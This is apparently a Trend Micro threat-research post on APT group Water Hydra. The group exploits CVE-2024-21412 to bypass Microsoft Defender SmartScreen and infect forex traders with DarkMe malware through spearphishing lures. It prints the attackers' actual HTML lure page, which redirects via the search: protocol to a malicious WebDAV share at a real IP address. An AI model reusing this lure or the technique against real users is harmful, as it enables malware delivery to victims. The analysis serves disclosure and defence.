


CVE-2024-21412: Water Hydra Targets Traders With Microsoft Defender SmartScreen Zero-Day

: 2/13/2024



Exploits & Vulnerabilities

The APT group Water Hydra has been exploiting the Microsoft Defender SmartScreen vulnerability (CVE-2024-21412) in its campaigns targeting financial market traders. This vulnerability, which has now been patched by Microsoft, was discovered and disclosed by the Trend Micro Zero Day Initiative.

By: Peter Girnus, Aliakbar Zahravi, Simon Zuckerbraun February 13, 2024 Read time: 15 min (4169 words)

The Trend Micro [Zero Day Initiative](#) discovered the vulnerability CVE-2024-21412 which we track as ZDI-CAN-23100, and alerted Microsoft of a Microsoft Defender SmartScreen bypass used as part of a sophisticated zero-day attack chain by the advanced persistent threat (APT) group we track as Water Hydra (aka DarkCasino) that targeted financial market traders.

In late December 2023, we began tracking a campaign by the Water Hydra group that contained similar tools, tactics, and procedures (TTPs) that involved abusing internet shortcuts (.URL) and Web-based Distributed Authoring and Versioning (WebDAV) components. In this attack chain, the threat actor leveraged CVE-2024-21412 to bypass Microsoft Defender SmartScreen and infect victims with the DarkMe malware. In cooperation with Microsoft, the ZDI bug bounty program worked to disclose this zero-day attack and ensure a [rapid patch](#) for this vulnerability. Trend also

provides [protection](#) to users from threat actors that exploit CVE-2024-21412 via the security solutions that can be found at end of this blog entry.

About the Water Hydra APT group

The Water Hydra group was first detected in 2021, when it gained notoriety for targeting the financial industry, launching attacks against banks, cryptocurrency platforms, forex and stock trading platforms, gambling sites, and casinos worldwide.

Initially, the group's attacks were attributed to the Evilnum APT group due to similar phishing techniques and other TTPs. In September 2022, [researchers at NSFOCUS](#) found the VisualBasic remote access tool (RAT) called DarkMe as part of a campaign named DarkCasino, which targeted European traders and gambling platforms.

By November 2023, after several successive campaigns, including one that used the well-known [WinRAR code execution vulnerability CVE-2023-38831](#) in the attack chain to target stock traders, it became evident that Water Hydra was its own APT group distinct from Evilnum.


Water Hydra's attack patterns show significant levels of technical skill and sophistication, including the ability to use undisclosed zero-day vulnerabilities in attack chains. For example, the Water Hydra group exploited the aforementioned CVE-2023-38831 as a zero-day to target cryptocurrency traders in April 2023 — months before disclosure. Since its disclosure, CVE-2023-38831 has also been exploited by other APT groups such as APT28 (FROZENLAKE), APT29 (Cozy Bear), APT40, Dark Pink, Ghostwriter, Konni, and Sandworm.

Water Hydra attack chain and TTPs

Throughout our investigation, we observed the Water Hydra APT group updating and testing new deployments of their attack chain.

December 2023 attack chain

Figure 1 shows the original infection chain exploiting CVE-2024-21412. Since late January 2024, Water Hydra has been using a streamlined infection process.



©2024 TREND MICRO

Figure 1. The attack chain used by Water Hydra

[download](#)

Updated January-February 2024 attack chain

In January 2024, Water Hydra updated its infection chain exploiting CVE-2024-21412 to execute a malicious Microsoft Installer File (.MSI), streamlining the DarkMe infection process.




Figure 2. The updated attack chain

[download](#)

Infection chain analysis

In this section, we will analyze the full Water Hydra campaign exploiting CVE-2024-21412 to bypass Microsoft Defender SmartScreen to infect users with DarkMe malware.

Initial Access: spearphishing attempts on forex forums

In the attack chain, Water Hydra deployed a spearphishing campaign (T1566.002) on forex trading forums and stock trading Telegram channels to lure potential traders into infecting themselves with DarkMe malware using various social engineering techniques, such as posting messages asking for or providing trading advice, sharing fake stock and financial tools revolving around graph technical analysis, graph indicator tools, all of which were accompanied by a URL pointing to a trojan horse stock chart served from a compromised Russian trading and cryptocurrency information site (fxbulls[.]ru).




Figure 3. Threat Actor’s spearphishing posts on a popular forex trading forum
[download](#)

It’s interesting to note that this compromised WordPress site shares the same name as an actual forex broker, fxbulls[.]com, but is hosted on a Russian (.ru) domain.




Figure 4. Comparison of fxbulls.ru (left) and fxbulls.com (right)
[download](#)

The fxbulls[.]com broker uses the MetaTrader 4 (MT4) trading platform, which was removed from the Apple App Store in September 2022 due to Western sanctions against Russia. However, Apple reinstated both MT4 and another MetaTrader version (MT5) by March 2023.

Initial Access: using JPEG images as lures

During our analysis of the spearphishing campaign on the forex trading forums, we uncovered a considerable number of posts by Water Hydra in both the English and Russian languages. Often, these posts would reply to general forex or stock trading questions regarding the technical analysis of trading charts and included a link to a stock chart as a lure.

However, instead of the expected stock chart, these posts linked back to an HTM/HTML landing page hosted on a compromised Russian language forex, stock, and cryptocurrency news site hosted on WordPress with a landing page showing a second malicious link. This lure, disguised as a link to a JPEG file, points to a WebDAV share. Many of the accounts we uncovered posting links to the malicious fxbulls[.]ru site were years old, indicating that DarkMe may have compromised legitimate user accounts on trading forums as part of its campaign.




Figure 5. The malicious landing page on fxbulls[.]ru
[download](#)

The landing page on fxbulls[.]ru contains a link to a malicious WebDAV share with a filtered crafted view. When users click on this link, the browser will ask them to open the link in Windows Explorer. This is not a security prompt, so the user might not think that this link is malicious.




Figure 6. Analyzing the malicious link and WebDAV URL
[download](#)

Figure 6 shows the JPEG trojan horse linking back to a WebDAV share using Windows Advanced Query Syntax (AQS).

Initial Access: using PDF files as lures

As the Water Hydra campaign progressed, we noticed a shift to an additional lure in the form of a PDF file. These internet shortcuts disguised as PDF files have the same functionality as the JPEG lure that bootstraps the infection process. These PDF lures are also served from the compromised fxbulls[.]ru domain. These PDF lures can be delivered via phishing emails in the form of fake financial contracts.




Figure 7. Using a PDF as a Lure
[download](#)

Initial Access: using the search: protocol to customize the Windows Explorer window

In this campaign, Water Hydra employs an interesting technique to lure victims into clicking a malicious Internet Shortcut (.url) file. This TTP abuses the Microsoft Windows [search: Application Protocol](#), which is distinct from the more common ms-search protocol. The search: protocol, which has been a part of Windows since Vista, invokes the Windows desktop search application. During the infection chain, Water Hydra uses the search: protocol with crafted [Advanced Query Syntax \(AQS\)](#) queries to customize the appearance of the Windows Explorer view in order to trick victims.

```
<!-- saved from url=(0070)https://fxbulls.ru/wp-content/uploads/2023/12/
photo_2023-12-29.jpg.htm -->
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>photo_2023-12-29.jpg</title>

  <meta http-equiv="refresh" content="0; URL=search:query=photo_2023-12-29.jpg&
amp;crumb=location:\\84.32.189.74@80\fxbulls\pictures&
displayname=Downloads">

</head>
<body>
  <p><a href="search:query=photo_2023-12-29.jpg&crumb=location:\\84.32.189.
74@80\fxbulls\pictures&displayname=Downloads" photo_2023-12-29.jpg</a></p>
</body></html>
```

Figure 8. HTML abusing the search: protocol
[download](#)

Figure 8 shows the HTML containing the malicious search: URL. Note the following characteristics of the URL:

- It uses the search: application protocol **search** to perform a search for *photo_2023-12-29.jpg*.
- It uses the **crumb** parameter to constrain the scope of the search to the malicious WebDAV share.
